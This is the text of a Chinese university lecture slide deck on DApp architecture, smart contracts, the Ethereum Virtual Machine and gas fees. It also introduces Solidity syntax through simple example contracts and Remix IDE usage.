



DApp介绍和智能合约开发实践

@刘轩铭 曹东204 22221263@zju.edu.cn

2022年10月



- | | |
|-------------------|------------------------|
| 一. DApp是什么 | DApp架构介绍, 和传统Web开发的区别 |
| 二. 智能合约与EVM | 智能合约介绍, EVM解析 |
| 三. Solidity | 智能合约编程语言, Solidity语法解析 |
| 四. Solidity合约开发实践 | 案例介绍 |



- 一. DApp是什么
- 二. 智能合约与EVM
- 三. Solidity
- 四. Solidity合约开发实践




传统前后端分离的Web App架构

回想软件工程课的内容

- 前端：数据展示，用户和界面进行交互
- 后端：数据处理，应用内部的数据加工和业务逻辑实现
- 数据库：数据存储，将用户关心的数据持久化存储

问题：

- 数据安全：数据所有权实际上归应用所有
- 利益分配：创作者和平台怎么分配利益？（前期平台让利，后期收割利益）
- 话语权的垄断：平台可以随意处置用户的内容






DApp架构

- 前端：数据展示，用户和界面进行交互
- 区块链和智能合约：处理和存储用户关心的核心数据，并让数据和用户绑定，在App之间共享
- 传统后端和数据库（可选）：处理和存储复杂和不那么重要的数据，主要用于优化应用

智能合约：

- 每个人都可以看到，公开且无法篡改
- “云函数”：可以处理业务逻辑，并存储一些数据






- 一. DApp是什么
- 二. 智能合约与EVM
- 三. Solidity
- 四. Solidity合约开发实践



1995年，密码学家尼克·萨博（Nick Szabo）首次提出了"智能合约"的概念。当一个预先设定的条件被触发时，智能合约应自动执行相应合同条款。


如何保证智能合约预设的触发条件不被篡改？
如何保证智能合约能够有效地执行对应的条款？

Code is law.





智能合约和云函数的区别



一份“云函数”代码的示例

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.4.16 <0.8.0;

contract SimpleStorage {
    uint storedData;

    function set(uint x) public {
        storedData = x;
    }

    function get() public view returns (uint) {
        return storedData;
    }
}
```



以太坊上的智能合约

两种账户类型：

外部账户(externally owned accounts)
合约账户(contract accounts)

- 智能合约是一个账户
- 账户内包含可执行的字节码，容量无限的存储空间
- 在以太坊上，合约一旦部署则无法修改

The screenshot shows the Etherscan.io interface for a contract named 'Apex City NFTs Core'. The contract address is 0xc7e5e94346a71e6db978b0d654d61d3593e5d27. The balance is 0 Ether and the ether value is \$0.00. Below the overview, there is a table of transactions.

Tx Hash	Block	Age	From	To	Value	Txn Fee
0x2b51227170b050...	(pending)	30 mins ago	0x997ba377a2a70b...	Apex City NFTs Core	0 Ether	(pending)
0x4e47e4f6e66993a...	(pending)	2 hrs 49 mins ago	0x607e646703838f...	Apex City NFTs Core	0 Ether	(pending)
0x2995b207751b65...	(pending)	5 hrs 16 mins ago	0x8e997e3a696d54...	Apex City NFTs Core	0 Ether	(pending)
0x1f63ba2546c78e72...	(pending)	5 hrs 20 mins ago	0x3632b697b038ec3...	Apex City NFTs Core	0 Ether	(pending)
0x1630a0e5292988...	(pending)	5 hrs 22 mins ago	0x0e1f3ae7e05d0...	Apex City NFTs Core	0 Ether	(pending)
0x1e0596230e047a...	(pending)	5 hrs 24 mins ago	0x540530a6a69817...	Apex City NFTs Core	0 Ether	(pending)

```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >=0.4.16 <0.8.0;

contract SimpleStorage {
    uint storedData;

    function set(uint x) public {
        storedData = x;
    }

    function get() public view returns (uint) {
        return storedData;
    }
}
```



智能合约的部署和执行

部署

- 用户编写合约
- 编译合约，生成字节码文件，发送部署合约的交易（Deploy contract）到节点
- 节点验证合约合法性、创建合约账户并部署合约
- 节点广播交易，争夺记账权，交易被确认

执行/调用合约方法

- 用户建立交易体，对交易签名
- 用户将数据发送到节点
- 节点验证、运行合约中的相应方法，并返回执行交易的回执（Receipt）
- 节点广播交易，争夺记账权，交易被确认

节点该怎么运行相应的程序呢

Calling a Smart Contract



Address: 0x0123456.....

1 Convert function call to HEX

myFunction(parameters) → 0xabcdef0123456789.....

2 Put the Information into Transaction object

```
{
  "to": "0x0123456.....",
  "value": 0, // No need to send money here
  "data": "0xabcdef0123456789....."
}
```

3 Sign the Transaction with your Private key

{ ... } + Private Key → 0xfedcba9876...

Signed Transaction
Can only be decrypted with YOUR public key
Only you can have sent this transaction

4 Send the transaction to the Ethereum Network





EVM是以太坊的一部分，用于处理智能合约的部署和执行。实际上，从一个外部账户到另一个外部账户的简单的价值转移交易不需要涉及它，但是其他所有事情都将涉及由EVM计算的状态更新。

以太坊区块链上运行的EVM可以看作是一个全球分散的计算机，其中包含数百万个可执行对象，每个对象都有自己的永久数据存储。

EVM在一个更为有限的域中运行：它只是一个计算引擎，因此仅提供了计算和存储的抽象，类似于Java虚拟机（JVM）规范。从高级别的角度来看，JVM旨在提供与底层主机OS或硬件无关的运行环境，从而实现跨多种系统的兼容性。诸如Java或Scala（使用JVM）或C#（使用.NET）之类的高级编程语言被编译为它们各自虚拟机的字节码指令集。以同样的方式，EVM执行自己的字节码指令集（在下一节中介绍），这些高级指令集编程语言（例如LLL，Serpent，Mutan或Solidity）将被编译到其中。

智能合约的虚拟机有什么样的要求？



确定性：

- 所有节点都需要运行相同的指令并且得到相同的结果

非确定性的操作：

- 非确定性系统调用（随机数、系统时间等）
- 浮点数精度

可终止性：

- 停机问题
- 区块链上交易的执行是串行的。若某计算问题无法在有限步内完成，将阻塞整个区块链系统
- **EVM是“准”图灵完备（图灵完备包含死循环），通过手续费将程序限制在有限的计算步骤内**

隔离性：

- 需要保证智能合约的执行环境是受限的

如何保证EVM中的程序执行不会无限的运行下去呢？



EVM的每个操作都有其价格！

(220)

$$C(\sigma, \mu, I) \equiv C_{\text{mem}}(\mu'_I) - C_{\text{mem}}(\mu_I) + \begin{cases} C_{\text{SSTORE}}(\sigma, \mu) & \text{if } w = \text{SSTORE} \\ G_{\text{exp}} & \text{if } w = \text{EXP} \wedge \mu_a[1] = 0 \\ G_{\text{exp}} + G_{\text{expbyte}} \times (1 + \lfloor \log_{256}(\mu_a[1]) \rfloor) & \text{if } w = \text{EXP} \wedge \mu_a[1] > 0 \\ G_{\text{extcopylow}} + G_{\text{copy}} \times \lfloor \mu_a[2] \rfloor \div 32 \rfloor & \text{if } w = \text{CALLDATACOPY} \vee \text{CODECOPY} \\ G_{\text{extcode}} + G_{\text{copy}} \times \lfloor \mu_a[3] \rfloor \div 32 \rfloor & \text{if } w = \text{EXTCODECOPY} \\ G_{\text{log}} + G_{\text{logdata}} \times \mu_a[1] & \text{if } w = \text{LOG0} \\ G_{\text{log}} + G_{\text{logdata}} \times \mu_a[1] + G_{\text{logtopic}} & \text{if } w = \text{LOG1} \\ G_{\text{log}} + G_{\text{logdata}} \times \mu_a[1] + 2G_{\text{logtopic}} & \text{if } w = \text{LOG2} \\ G_{\text{log}} + G_{\text{logdata}} \times \mu_a[1] + 3G_{\text{logtopic}} & \text{if } w = \text{LOG3} \\ G_{\text{log}} + G_{\text{logdata}} \times \mu_a[1] + 4G_{\text{logtopic}} & \text{if } w = \text{LOG4} \\ C_{\text{CALL}}(\sigma, \mu) & \text{if } w = \text{CALL} \vee \text{CALLCODE} \vee \text{DELEGATECALL} \\ C_{\text{SUICIDE}}(\sigma, \mu) & \text{if } w = \text{SUICIDE} \\ G_{\text{create}} & \text{if } w = \text{CREATE} \\ G_{\text{sha3}} + G_{\text{sha3word}} \lfloor s[1] \rfloor \div 32 \rfloor & \text{if } w = \text{SHA3} \\ G_{\text{jumpdest}} & \text{if } w = \text{JUMPDEST} \\ G_{\text{sload}} & \text{if } w = \text{SLOAD} \\ G_{\text{zero}} & \text{if } w \in W_{\text{zero}} \\ G_{\text{base}} & \text{if } w \in W_{\text{base}} \\ G_{\text{verylow}} & \text{if } w \in W_{\text{verylow}} \\ G_{\text{low}} & \text{if } w \in W_{\text{low}} \\ G_{\text{mid}} & \text{if } w \in W_{\text{mid}} \\ G_{\text{high}} & \text{if } w \in W_{\text{high}} \\ G_{\text{extcode}} & \text{if } w \in W_{\text{extcode}} \\ G_{\text{balance}} & \text{if } w = \text{BALANCE} \\ G_{\text{blockhash}} & \text{if } w = \text{BLOCKHASH} \end{cases}$$

(221)

$$w \equiv \begin{cases} I_b[\mu_{pc}] & \text{if } \mu_{pc} < \|I_b\| \\ \text{STOP} & \text{otherwise} \end{cases}$$

where:

(222)

$$C_{\text{mem}}(a) \equiv G_{\text{memory}} \cdot a + \left\lfloor \frac{a^2}{512} \right\rfloor$$

with C_{CALL} , C_{SUICIDE} and C_{SSTORE} as specified in the appropriate section below. We define the following subsets of instructions:

$W_{\text{zero}} = \{\text{STOP}, \text{RETURN}\}$

$W_{\text{base}} = \{\text{ADDRESS}, \text{ORIGIN}, \text{CALLER}, \text{CALLVALUE}, \text{CALLDATASIZE}, \text{CODESIZE}, \text{GASPRICE}, \text{COINBASE}, \text{TIMESTAMP}, \text{NUMBER}, \text{DIFFICULTY}, \text{GASLIMIT}, \text{POP}, \text{PC}, \text{MSIZE}, \text{GAS}\}$

$W_{\text{verylow}} = \{\text{ADD}, \text{SUB}, \text{NOT}, \text{LT}, \text{GT}, \text{SLT}, \text{SGT}, \text{EQ}, \text{ISZERO}, \text{AND}, \text{OR}, \text{XOR}, \text{BYTE}, \text{CALLDATALOAD}, \text{MLOAD}, \text{MSTORE}, \text{MSTORES}, \text{PUSH*}, \text{DUP*}, \text{SWAP*}\}$

$W_{\text{low}} = \{\text{JUMP}, \text{DIV}, \text{SDIV}, \text{MOD}, \text{SMOD}, \text{SIGNEXTEND}\}$

每个执行的指令都被设置了一个消耗的Gas值，例如

- PUSH操作需要消耗3个Gas

每次执行交易前，都需要输入GasLimit、GasPrice，代表最多能消耗的Gas数量和每Gas对应的价格

如果程序执行到一半Gas消耗完了怎么办？

交易执行具有原子性：交易终止，所有状态修改全部回不退还

如果程序执行完了Gas还没消耗完怎么办？

交易费返还

Gas Limit是否可设为无限大？

不行，以太坊对每个区块有gas limit的限制



EVM的每个操作都有其价格：Gas与Fee

Gas :

- 计量以太坊系统资源使用情况最小的度量单位（注意：它本身是一个度量，但不象征具体多少代币）
- Gas Price：每单位Gas对应的价格（1 ether = 1E18 wei = 1E9 Gwei）
- Gas Limit：这笔交易最多能使用的Gas数量(目前推荐值21000)

Fee :

- 即手续费，即节点/矿工赚的钱的一部分，用户想要完成状态转换所需要付出的经济代价
- $\text{Fee} = \text{Gas Price} * \text{Gas Limit}$

举个栗子：Gas是汽油的计量单位 = 升


Gas Limit：汽车加油上限 你向加油站申明最多加20Gas

Gas Price：每升汽油的价格 你愿意向加油站支付5元/Gas，如果太低，加油站可能选择让别人加油

Gas Used：实际加了多少汽油 实际加了10Gas的汽油

实际支付的费用 = Gas Used * Gas Price 5*10=50元



但是如果实际加油超过20Gas，加油站会收回所有的油，并拿走你已经消耗的 20*5=100元





EVM架构与执行

- 用户发起一笔交易，交易被节点拿到和校验
- 如果是转账交易（transfer），直接完成转账的逻辑
- 是调用合约方法的交易（call、send），则加载和执行字节码，具体逻辑如下：
 - 根据**合约地址**，加载对应的字节码
 - 加载**需要调用方法的上下文**，送入解释器执行






EVM的内部实现

EVM本质上是一个基于栈的字节码解释器：

- 栈用来存储函数内的局部变量
- 每一次操作都是基于入栈和出栈的运算

PUSH1 0x60 PUSH1 0x40 MSTORE




60 60 60 40 52

EVM有一个 Execution environment：

- 定义了当前可访问的系统变量，比如交易发送者、交易输入、当前区块高度等
- 定义了合约存储空间的操作句柄（读、写）

EVM中的各个组件：

- PC：类似CPU中的PC寄存器，指向当前执行的指令
- Stack：执行堆栈，位宽为256 bits
- Memory：内存空间、暂时存储
- Storage：永久存储空间
- Gas：油费池，消耗完毕则交易执行失败



EVM是否存在替代品？WASM-VM、JVM...



存在问题：

- EVM最核心在于安全，而非性能
- EVM难以支持高复杂度运算：
 - 如密码学运算，只能通过合约内编码来实现
 - EVM的数学运算是低效的
 - 无法运算float/double，储存运行“真”随机算法、HTTP请求

Precompiled合约：

- 将复杂函数封装成系统调用
- 当EVM检测到Precompiled合约被调用时，跳出EVM，用宿主机来调用高度优化的系统函数进行执行（例如sha256hash）

合约：

0x1:ECRecover
0x2:Sha256Hash
0x3:Ripemd160Hash
0x4:Datacopy
0x5:bigModExp
0x6:bn256Add
0x7:bn256ScalarMul
0x8:bn256Pairing
0x9:blake2F



- 一. DApp是什么
- 二. 智能合约与EVM
- 三. **Solidity**
- 四. Solidity合约开发实践



Solidity和相关概念介绍

- Solidity是编写智能合约的语言，**为EVM定制**，其编译成的字节码能够在EVM中运行
- solc是编译Solidity的编译器（对比gcc），在机器上安装solc。
<https://solidity-cn.readthedocs.io/zh/develop/installing-solidity.html/>
- Remix是一个在线的Solidity编辑器，提供编辑、编译和部署合约的过程。
<https://remix.ethereum.org>
- 在本地如何编写Solidity？Vscode、Jetbrain的IDE都有相关的插件，但没有特别完善
- Solidity的语法本身和JavaScript很像 文档：<https://docs.soliditylang.org/en/v0.8.17/>

学习的时候可以和熟悉的语言，比如C++、Nodejs、Java对照理解



安装solc编译器

solc是智能合约Solidity的编译器，使用以下命令安装solc:

```
npm install solc -g
```

安装成功后输入solcjs --version，出现如下界面则表示安装成功：


```
→ ~ solcjs --version  
0.8.17+commit.8df45f5f.Emscripten.clang
```



Remix是以太坊官方的DApp（去中心化应用）线上开发环境
（WEB IDE，有时需要科学上网）

支持功能

- 代码智能提示
- 一键编译&部署合约
- 可连接本地Ganache网络
- 可视化调试合约
- 代码静态分析






Remix IDE (续)

1、创建应用


打开Remix，整体操作界面如下，点击Solidity进入标准开发界面：





2、编译&部署合约

左侧菜单栏点击  即可进入编译页面，
选择最新的编译器等待加载（建议科学上网）





3、调试合约

左侧菜单栏点击  即可进入调试页面，这里可以选择使用本地的Ganache作为区块链网络进行合约的读写操作



- 选择编译后的合约后点击Deploy即可部署
- 合约方法将被可视化地陈列，开发者可自由调试
- 编辑器下方的控制台可显示最新的日志信息





4. 单步Debug合约

在日志终端窗口处的每一条交易均可进行单步调试，点击Debug进入调试窗口。



在DEBUGGER窗口可以看到所有EVM执行的实时参数信息，包括：

- 字节码粒度的单步执行
- 实时堆栈、内存使用量
- 实时Gas使用量
- . . .



Example: 从一个单合约文件开始

合约会被编译器编译成字节码然后运行，合约的目标Solidity编译器版本为0.6.0-0.7.0之间

```
1 pragma solidity ^0.6.0;
2
3 contract Store { 定义合约Store
4     event ItemSet(bytes32 key, bytes32 value); 定义事件日志（有什么用？）
5
6     string public version; 申明string类型变量version，public表示可被公开访问（自带get方法）
7     mapping(bytes32 => bytes32) public items; 申明Map(bytes32 -> bytes32)类型变量items
8     constructor(string memory _version) public{
9         version = _version; 申明初始化构造方法
10    }
11
12    function setItem(bytes32 key, bytes32 value) external {
13        items[key] = value; Key-value 赋值
14        emit ItemSet(key, value); 发起事件
15    }
16 }
17
```

setItem函数定义，入参为bytes32,bytes32 无返回参数，external表示只能被合约外部调用，不能被合约内函数调用



Example: 从一个单合约文件开始

帮助理解：
一个C++版本

```
1 pragma solidity ^0.6.0;
2
3 contract Store {
4     event ItemSet(bytes32 key, bytes32 value);
5
6     string public version;
7     mapping(bytes32 => bytes32) public items;
8     constructor(string memory _version) public {
9         version = _version;
10    }
11
12    function setItem(bytes32 key, bytes32 value) external {
13        items[key] = value;
14        emit ItemSet(key, value); 发起事件
15    }
16 }
17
```

```
#include <iostream>
#include <map>
#include <string>

using namespace std;

typedef char *bytes32; // not accurate

class Store {
public:
    std::string version;
    map <bytes32, bytes32> items;
    Store(std::string version);

    void setItem(bytes32 key, bytes32 value);
};

Store::Store(std::string version) {
    this->version = version;
}

void Store::setItem(bytes32 key, bytes32 value) {
    items[key] = value;
}

#endif
```



Example: 多个合约一起使用

声明软件许可证的类别，如果不声明编译器可能会给出Warning，许可证类别可以自行进行学习

```
// SPDX-License-Identifier: GPL-3.0
```

```
pragma solidity >=0.7.0 <0.9.0;
```

```
import './Store.sol';
```

引入另一个文件的内容，这里是从本地同一个工作目录中用相对路径引用

```
contract MyStore is Store {
```

Token是继承/实现了另一个合约

```
    constructor() Store("blockchain@1.0") {
```

继承一个父合约，实现其构造方法

```
    }
```

```
    function getItem(bytes32 key) view external returns (bytes32) {
```

实现一个新的方法

```
        return items[key];
```

```
    }
```

```
}
```

getItem函数定义，入参为bytes32, 返回参数是bytes32，external表示只能被合约外部调用，不能被合约内函数调用，View表示这个方法只是读取了合约内部的变量，并不改变变量的值



合约组成：

- 许可证：可选
- pragma：指定合约编译时的编译器版本、特性。
- import: 指定依赖合约
- 自定义逻辑（事件、函数、变量等）
- 注释

```
1  pragma solidity ^0.6.2;
2
3  import "https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.1.0/contracts/token/ERC20/ERC20.sol";
4
5  contract Token is ERC20 {
6
7      constructor(uint256 _initialSupply) public ERC20("EVAToken", "EVA") {
8          _mint(msg.sender, _initialSupply);
9      }
10 }
```



Version Pragma : 编译器版本定义，不同版本可能有不同的语法要求

- `pragma solidity 0.6.2;` (兼容版本只能为0.6.2)
- `pragma solidity ^0.6.2;` (兼容版本为0.6.2 – 0.7.0)
- `pragma solidity >=0.6.0 <0.7.0;` (兼容版本为0.6.0到0.7.0)

Experimental Pragma (可选) : 特性定义

- `ABIEncoder V2` : 允许合约代码进行数组或结构体的编解码
 - `pragma experimental ABIEncoderV2;`
- `SMTChecker` : 开启形式化验证，在编译时找到overflow/underflow等代码错误。
 - `pragma experimental SMTChecker;`



Solidity支持import其他合约 - 模块化设计：

- `import "filename";`
- `import * as symbolName from "filename";`
- `import "filename" as symbolName;` (同上)
- `import {symbol1 as alias, symbol2} from "filename";`

import指令中的文件名可以分为两类：

- 本地路径
 - `Import "./source.sol";`
- 指定路径 (编译时指定prefix, 目前仅支持github)
